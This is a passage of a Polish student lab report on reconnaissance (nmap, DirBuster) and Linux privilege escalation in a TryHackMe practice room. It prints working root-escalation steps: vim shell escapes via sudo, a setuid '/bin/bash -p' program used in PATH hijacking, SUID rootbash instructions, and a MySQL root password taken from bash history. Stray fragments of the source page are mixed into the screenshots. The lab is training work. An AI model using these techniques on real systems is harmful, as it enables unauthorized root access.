|     Git repository found!
|       Repository description: Unnamed repository; edit this file 'description' to name the ...
|       Remotes:
|         https://github.com/lhartikk/ArnoldC
| http-ls: Volume /
| SIZE  TIME            FILENAME
| -     2021-08-31 04:45  6jx7j9mb/
| -     2021-08-31 04:45  6jx7j9mb/0ozckd22/
| -     2021-08-31 04:45  110206-raptor/
| -     2021-08-31 04:45  110206-raptor/530488/
| 19   2021-08-31 04:46  phpinfo.php
| 5.4K 2021-08-31 06:08  rev.php
| 77   2021-08-31 04:45  robots.txt

111/tcp  open  rpcbind
rpcinfo:
  program version  port/proto  service
  100000  2,3,4      111/tcp    rpcbind
  100000  2,3,4      111/udp   rpcbind
  100000  3,4       111/tcp6   rpcbind
  100000  3,4       111/udp6   rpcbind
  100003  3          2049/udp   nfs
  100003  3          2049/udp6  nfs
  100003  3,4       2049/tcp   nfs
  100003  3,4       2049/tcp6  nfs
  100005  1,2,3     35934/udp  mountd
  100005  1,2,3     39015/tcp  mountd
  100005  1,2,3     48125/udp6 mountd
  100005  1,2,3     56683/tcp6 mountd
  100021  1,3,4     37618/udp  nlockmgr
```

Rys. 29. Skan maszyny Target5 z flagą -sC część 1.

```
File Actions Edit View Help
|_ 111/tcp open rpcbind
| rpcinfo:
|   program version port/proto service
|   100000 2,3,4      111/tcp  rpcbind
|   100000 2,3,4      111/udp  rpcbind
|   100000 3,4       111/tcp6 rpcbind
|   100000 3,4       111/udp6 rpcbind
|   100003 3          2049/udp nfs
|   100003 3          2049/udp6 nfs
|   100003 3,4       2049/tcp nfs
|   100003 3,4       2049/tcp6 nfs
|   100005 1,2,3     35934/udp mountd
|   100005 1,2,3     39015/tcp mountd
|   100005 1,2,3     48125/udp6 mountd
|   100005 1,2,3     56683/tcp6 mountd
|   100021 1,3,4     37618/udp nlockmgr
|   100021 1,3,4     38041/tcp nlockmgr
|   100021 1,3,4     46361/tcp6 nlockmgr
|   100021 1,3,4     48268/udp6 nlockmgr
|   100227 3          2049/tcp nfs_acl
|   100227 3          2049/tcp6 nfs_acl
|   100227 3          2049/udp nfs_acl
|   100227 3          2049/udp6 nfs_acl
443/tcp open https
|_http-title: Index of /
| http-robots.txt: 1 disallowed entry
|_/6jx7j9mb/0ozckd22/supertajnadowyumentacja.txt
| http-ls: Volume /
| SIZE TIME           FILENAME
| - 2021-08-31 04:45  6jx7j9mb/
| - 2021-08-31 04:45  6jx7j9mb/0ozckd22/
| - 2021-08-31 04:45  110206-raptor/
| - 2021-08-31 04:45  110206-raptor/530488/
| 19  2021-08-31 04:46  phpinfo.php
| 5.4K 2021-08-31 06:08  rev.php
| 77  2021-08-31 04:45  robots.txt
| http-git:
| 10.0.2.15:443/.git/
|   Git repository found!
|   Repository description: Unnamed repository; edit this file 'description' to name the ...
|   Remotes:
|   https://github.com/lhartikk/ArnoldC
2049/tcp open nfs_acl
8009/tcp open ajp13
|_ajp-methods:
|_ Supported methods: GET HEAD POST OPTIONS
8948/tcp open unknown
38041/tcp open nlockmgr
39015/tcp open mountd
43911/tcp open unknown
45539/tcp open unknown
MAC Address: 08:00:27:6C:3D:93 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 19.40 seconds
```

Rys. 30. Skan maszyny Target5 z flagą -sC część 2.

Zadanie 3

Kolejnym krokiem jest wykonanie banner grabbing na porcie 21 maszyny Target5 do tego posłuży nam następujące polecenie: “sudo nmap 10.0.2.15 -p21 -script=banner”. Wyniki tego polecenia prezentują się następująco:

```
(kali㉿kali)-[~]
$ sudo nmap 10.0.2.15 -p21 -script=banner
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-13 09:40 EDT
Nmap scan report for 10.0.2.15
Host is up (0.00042s latency).

PORT      STATE SERVICE
21/tcp    open  ftp
|_banner: 220 ProFTPD Server (Debian) [::ffff:10.0.2.15]
MAC Address: 08:00:27:6C:3D:93 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.44 seconds
```

Rys. 31. Wynik wykonania banner grabbing na porcie 21 maszyny Target5.

Zadanie 4

Kolejnym krokiem jest wykonanie enumeracji katalogów aplikacji webowej uruchomionej na porcie 8080. Ponieważ według skanu na porcie 8080 nie działa żadna usługa uruchomiona skan na porcie 443. Wykorzystano do tego aplikację DirBuster. Wyniki prezentują się następująco:

Scan Information \ Results - List View: Dirs: 166 Files: 2428 \ Results - Tree View \ Errors: 1 \		
Directory Structure	Response Code	Response Size
/	200	1743
icons	403	445
6jx7j9mb	200	1127
110206-raptor	200	1133
phpinfo.php	200	179
rev.php	200	179
robots.txt	200	331
manual	200	892

Rys. 32. Wyniki enumeracji katalogów na porcie 443.

Lab 6 - Eskalacja uprawnień w systemie Linux

Zadanie 1

W tym zadaniu należy przeanalizować system narzędziami takimi jak LinEnum oraz Linpeas dostępnymi pod tymi linkami:

- [LinEnum.sh](#)
- [PEASS-ng/linpeas_base.sh at master](#)

Aby pobrać skrypty skorzystano z polecenia wget “<link do skryptu>”.

```
cichowlasp@cichowlasp:~/informations$ ls LinEnum.sh linpeas_base.sh
```

Rys. 33. Skrypty pobrane na maszynę z Kali Linux.

Następnie uruchomiono w lokalizacji ze skryptami serwer http za pomocą komendy “python3 -m http.server 80”, i w ten sposób za pomocą polecień:

- wget 10.18.0.223:80/LinEnum.sh
- wget 10.18.0.223:80/linpeas_base.sh

Przeniesiono pliki na maszynę na której będą one uruchomione.

```
cichowlasp@cichowlasp:~/informations$ ls LinEnum.sh linpeas_base.sh
cichowlasp@cichowlasp:~/informations$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80) ...
10.10.102.60 - - [13/Apr/2023 17:59:41] "GET /LinEnum.sh HTTP/1.0" 200 -
10.10.102.60 - - [13/Apr/2023 17:59:54] "GET /linpeas_base.sh HTTP/1.0" 200 -
10.10.102.60 - - [13/Apr/2023 17:59:54] "GET /linpeas_base.sh HTTP/1.0" 200 -
```

```
user@debian:~$ wget 10.18.0.223:80/LinEnum.sh
--2023-04-13 11:59:41-- http://10.18.0.223/LinEnum.sh
Connecting to 10.18.0.223:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 695104 (640K) [text/x-sh]
Saving to: "LinEnum.sh"

100%[=====] 695104 --:-- --
```

```
2023-04-13 11:59:41 (1.24 MB/s) - "LinEnum.sh" saved [655104/655104]

user@debian:~$ wget 10.18.0.223:80/linpeas_base.sh
--2023-04-13 11:59:53-- http://10.18.0.223/linpeas_base.sh
Connecting to 10.18.0.223:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 694301 (678K) [text/x-sh]
Saving to: "linpeas_base.sh"

100%[=====] 694301 --:-- --
```

```
2023-04-13 11:59:54 (1.40 MB/s) - "linpeas_base.sh" saved [694301/694301]

user@debian:~$ ls
LinEnum.sh linpeas_base.sh myvpn.ovpn tools
user@debian:~$
```

Use the function to copy /bin/bash to /tmp/rootbash and set the SUID permission

Exit out of the MySQL shell (type exit or \q and press Enter) and run the /tmp/rootbash executable with -p to gain a shell running with root privileges:

Remember to remove the /tmp/rootbash executable and exit out of the root shell before continuing as you will create this file again later in the room!

Rys. 34. Przeniesienie skryptów na maszynę na której mają one zostać uruchomione.

LEGEND:

- RED/YELLOW:** 95% a PE vector
- RED:** You should take a look to it
- LightCyan:** Users with console
- Blue:** Users without console & mounted devs
- Green:** Common things (users, groups, SUID/SGID, mounts, .sh scripts, cronj obs)
- LightMagenta:** Your username

Starting linpeas. Caching Writable Folders...

Basic information

OS: Linux version 2.6.32-5-amd64 (Debian 2.6.32-48squeeze6) (jmm@debian.org) (gcc version 4.3.5 (Debian 4.3.5-4)) #1 SMP Tue May 13 16:34:35 UTC 2014

User & Groups: uid=1000(user) gid=1000(user) groups=1000(user),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev)

Hostname: debian

Writable folder: /dev/shm

[+] /bin/ping is available for network discovery (linpeas can discover hosts, learn more with -h)

[+] /bin/bash is available for network discovery, port scanning and port forwarding (linpeas can discover hosts, scan ports, and forward ports. Learn more with -h) purposes only. Any misuse of this software will not be the responsibility of the author.

[+] /bin/nc is available for network discovery & port scanning (linpeas can discover hosts and scan ports, learn more with -h)

[+] nmap is available for network discovery & port scanning, you should use it yourself

Rys. 35. Wyniki uzyskane przez uruchomienie skryptu linpeas.sh

```
user@debian:~$ cat LinEnum_results.txt

#####
# Local Linux Enumeration & Privilege Escalation Script #
#####

# www.rebootuser.com
# version 0.982

[-] Debug Info
[+] Thorough tests = Disabled

Scan started at:
Thu Apr 13 12:20:18 EDT 2023

Go to file ...
```

SYSTEM

[+] Kernel information:

Linux debian 2.6.32-5-amd64 #1 SMP Tue May 13 16:34:35 UTC 2014 x86_64 GNU/Linux

[+] Kernel information (continued):

Linux version 2.6.32-5-amd64 (Debian 2.6.32-48squeeze6) (jmm@debian.org) (gcc version 4.3.5 (Debian 4.3.5-4)) #1 SMP Tue May 13 16:34:35 UTC 2014

[+] Hostname:

debian

USER/GROUP

[+] Current user/group info: misuse of this software will not be the responsibility of the developer

uid=1000(user) gid=1000(user) groups=1000(user),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev)

[+] Users that have previously logged onto the system:

Username	= "root"	Port	en	From	Latest
root		pts/0		192.168.1.2	Sun Aug 25 14:02:49 -0400 2019
user		pts/0		ip-10-18-0-223.e	Thu Apr 13 11:48:55 -0400 2023

Rys. 36. Wyniki uzyskane przez uruchomienie skryptu linenum.sh

Jak możemy oba skrypty zwracają nam informacje o systemach w tym użytkowników wersje systemu uruchomione usługi, przydatne lokalizacje itp. W przypadku skryptu linpeas ciekawą opcją jest legenda i podkreślanie rzeczy które nas powinny zainteresować informując nas o potencjalnych podatnościach. Co ciekawe w historii komend możemy zaobserwować hasło do serwera mysql:

```
[+] Location and contents (if accessible) of .bash_history file(s):
/home/user/.bash_history
ls -al
cat .bash_history
ls -al
mysql -h somehost.local -uroot -ppassword123
```

Rys. 37. Hasło i nazwa użytkownika roota dla serwera mysql widoczna w historii terminala.

Zadanie 2

Aby przenieść pliki za pomocą komendy scp na maszynę do której łączymy się za pomocą ssh skorzystałem z następującego polecenia:

- “scp LinEnum.sh linpeas_base.sh user@10.10.102.60:~/scp”

The screenshot shows two terminal windows side-by-side. The left window is titled 'cichowlasp@cicho...: ~/informations' and the right window is also titled 'cichowlasp@cicho...: ~/informations'. Both windows show a Kali Linux desktop environment with various tools like Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, and Exploit-DB. In the left terminal, the user runs the command '\$ scp LinEnum.sh user@10.10.102.60:/scp/'. The password is entered, and the command fails with 'scp: dest open "/scp/": Failure' and 'scp: failed to upload file LinEnum.sh to /scp/'. Then, the user runs '\$ scp LinEnum.sh linpeas_base.sh user@10.10.102.60:/scp'. The password is entered again, and the command fails with 'scp: dest open "/scp/": Permission denied' and 'scp: failed to upload file LinEnum.sh to /scp'. In the right terminal, the user runs 'user@debian:~/scp\$ ls' and lists the transferred files: 'LinEnum.sh' and 'linpeas_base.sh'. The right terminal also shows a message about privilege escalation techniques and a course on Udemy.

Rys. 38. Przekopiowanie plików za pomocą scp na maszynę z zadania TryHackMe.

Zadanie 3

Aby wykonać eskalację uprawnień z wykorzystaniem komendy sudo najpierw powinniśmy wyświetlić listę komend, które możemy uruchomić z uprawnieniami administratora bez użycia hasła. Do tego posłuży nam polecenie “sudo -l”.

The screenshot shows a terminal window with a dark background. The user runs 'user@debian:~\$ sudo -l'. The output shows the user's default environment variables ('Matching Defaults entries for user on this host: env_reset, env_keep+=LD_PRELOAD, env_keep+=LD_LIBRARY_PATH') and the list of commands the user can run ('User user may run the following commands on this host: (root) NOPASSWD: /usr/sbin/iftop (root) NOPASSWD: /usr/bin/find (root) NOPASSWD: /usr/bin/nano (root) NOPASSWD: /usr/bin/vim (root) NOPASSWD: /usr/bin/man (root) NOPASSWD: /usr/bin/awk (root) NOPASSWD: /usr/bin/less (root) NOPASSWD: /usr/bin/ftp (root) NOPASSWD: /usr/bin/nmap (root) NOPASSWD: /usr/sbin/apache2 (root) NOPASSWD: /bin/more').

Rys. 39. Wykonanie polecenia “sudo -l” na maszynie udostępnionej przez TryHackMe.

Jak możemy zaobserwować na liście znajduje się między innymi program vim. Za pomocą strony [GTFOBins](#) możemy znaleźć polecenia które pozwolą nam uzyskać dostęp do konsoli administratora.

[.. / vim](#) Star 8,234

Shell Reverse shell Non-interactive reverse shell Non-interactive bind shell File upload File download File write File read
Library load SUID Sudo Capabilities Limited SUID

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

(a) `vim -c ':!/bin/sh'`

(b) `vim --cmd ':set shell=/bin/sh|:shell'`

(c) This requires that `vim` is compiled with Python support. Prepend `:py3` for Python 3.

```
vim -c ':py import os; os.execl("/bin/sh", "sh", "-c", "reset; exec sh")'
```

(d) This requires that `vim` is compiled with Lua support.

```
vim -c ':lua os.execute("reset; exec sh")'
```

Rys. 40. Lista poleceń umożliwiających uzyskanie konsoli administratora za pomocą programu vim z uprawnieniami administratora.

Do podniesienia uprawnień wykorzystano pierwszą komendę, której wykonanie zakończyło się sukcesem, przeprowadzenie tego ataku można zobaczyć na poniższym zrzucie ekranu (Rys. 41):

```
user@debian:~$ sudo -l
Matching Defaults entries for user on this host:
  env_reset, env_keep+=LD_PRELOAD, env_keep+=LD_LIBRARY_PATH

User user may run the following commands on this host:
  (root) NOPASSWD: /usr/sbin/iftop
  (root) NOPASSWD: /usr/bin/find
  (root) NOPASSWD: /usr/bin/nano
  (root) NOPASSWD: /usr/bin/vim
  (root) NOPASSWD: /usr/bin/man
  (root) NOPASSWD: /usr/bin/awk
  (root) NOPASSWD: /usr/bin/less
  (root) NOPASSWD: /usr/bin/ftp
  (root) NOPASSWD: /usr/bin/nmap
  (root) NOPASSWD: /usr/sbin/apache2
  (root) NOPASSWD: /bin/more
user@debian:~$ sudo /usr/bin/vim -c ':!/bin/sh'

sh-4.1# whoami
root
sh-4.1#
```

Rys. 41. Uzyskanie uprawnień administratora za pomocą programu vim.

Zadanie 4

SUID / SGID Executables - Environment Variables

Podatność ta polega na podmianie ścieżki np. pliku który chcemy uruchomić z uprawnieniami administratora na ścieżkę pliku który ma takie uprawnienia i jest uruchamiany z takimi uprawnieniami. W naszym przypadku takie uprawnienia posiada np. plik "suid-env" znajdujący się w folderze "/usr/local/bin/" i jest odpowiedzialny za uruchomienie serwisu apache2. Po wykonaniu polecenia "strings suid-env", możemy zaobserwować, że skrypt nie korzysta z dokładnej ścieżki programu apache2 co znaczy, że będzie to idealny plik do podniesienia naszych uprawnień.

```
user@debian:/usr/local/bin$ strings suid-env
/lib64/ld-linux-x86-64.so.2
5q;Xq
__gmon_start__
libc.so.6
setresgid
setresuid
system
__libc_start_main
GLIBC_2.2.5
ffff.PATH variable, and run the suid-env executable to gain a root shell:
fffff.
l$ L
t$(L
|$0H
service apache2 start
user@debian:/usr/local/bin$
```

Rys. 42. Zawartość pliku suid-env wyświetlona po wykonaniu polecenia "strings suid-env".

Kolejnym krokiem jest skompilowanie pliku service.c, którego kod jest odpowiedzialny za uruchomienie konsoli.

```
File Actions Editor View Help
user@debian:~/tools/suid$ cat service.c
int main() {
    setuid(0);
    system("/bin/bash -p");
}
user@debian:~/tools/suid$
```

Rys. 43. Kod znajdujący się w pliku service.c.

Po komplikacji za pomocą polecenia “gcc -o service /home/user/tools/suid/service.c” jeśli wykonamy polecenie “strings service” ukaże nam się podobny kod jak w przypadku pliku `suid-env` (Rys. 42) tylko, że na końcu możemy zaobserwować linijkę `/bin/bash -p`.

```
user@debian:~/tools/suid$ strings service
/lib64/ld-linux-x86-64.so.2
__gmon_start__ Exploit-DB Google Hacking DB OffSec
libc.so.6
setuid
system
__libc_start_main
GLIBC_2.2.5
fff.
fffff.
$L L
t$(L
|$0H
/bin/bash -p
user@debian:~/tools/suid$
```

Rys. 44. Wynik polecenia strings na skompilowanym pliku service

Ostatnim krokiem jest podmienienie ścieżki egzekucji pliku service na ścieżkę pliku `suid-env` za pomocą polecenia “`PATH=.:$PATH /usr/local/bin/suid-env`”. Jeśli teraz uruchomimy plik `suid-env` powinna uruchomić się konsola z uprawnieniami administratora co widać na poniższym rysunku:

```
user@debian:~/tools/suid$ strings service
/lib64/ld-linux-x86-64.so.2
__gmon_start__ Exploit-DB Google Hacking DB OffSec
libc.so.6
setuid
system
__libc_start_main
GLIBC_2.2.5
fff.
fffff.
$L Due to it inheriting the user's PATH environment variable and attempting to execut
t$(L
|$0H
/bin/bash -p
user@debian:~/tools/suid$ PATH=.:$PATH /usr/local/bin/suid-env
root@debian:~/tools/suid# /usr/local/bin/suid-env
root@debian:~/tools/suid# exit
exit
root@debian:~/tools/suid# whoami
root
root@debian:~/tools/suid#
```

Rys. 45. Uzyskanie uprawnień administratora za pomocą podmiany ścieżki pliku na przygotowany przez nas program `service`.